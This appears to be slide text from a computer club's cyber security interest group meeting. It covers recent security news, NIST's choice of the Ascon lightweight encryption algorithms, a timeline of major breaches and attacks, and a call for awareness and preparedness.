
Current Issues

- Sam Bankman-Fried used VPN to watch Super Bowl
- Bing AI – Sydney
- Google Titan hardware security key giveaway
- Russian Patriotic Hackers

Current Issues

- NIST
- Family of authenticated encryption & hashing algorithms
- Ascon
- Lightweight 128-bit
- 4-year competition AES 57 -> 1

Ascon



Camera

- 2015 Chinese military OPM 22 million
- 2016 Mirai botnet Major platforms
- 2017 Chinese military Equifax
- Ransomware
- Florida water supply, Ukraine power x2, auto thefts, SolarWinds, hacking cars

- So what?
- As each of us are safer – we All are safer

- A factor in inflation

So

- Helpful < - > Harmful
- Awareness, Preparedness, Understanding

Computer Club, Help Center, SIGs,
Presentations, classes

Cyber Security SIG meetings, NEWSBLOG
Internet

- Questions, suggestions, comments?

SCCCCyber@gmail.com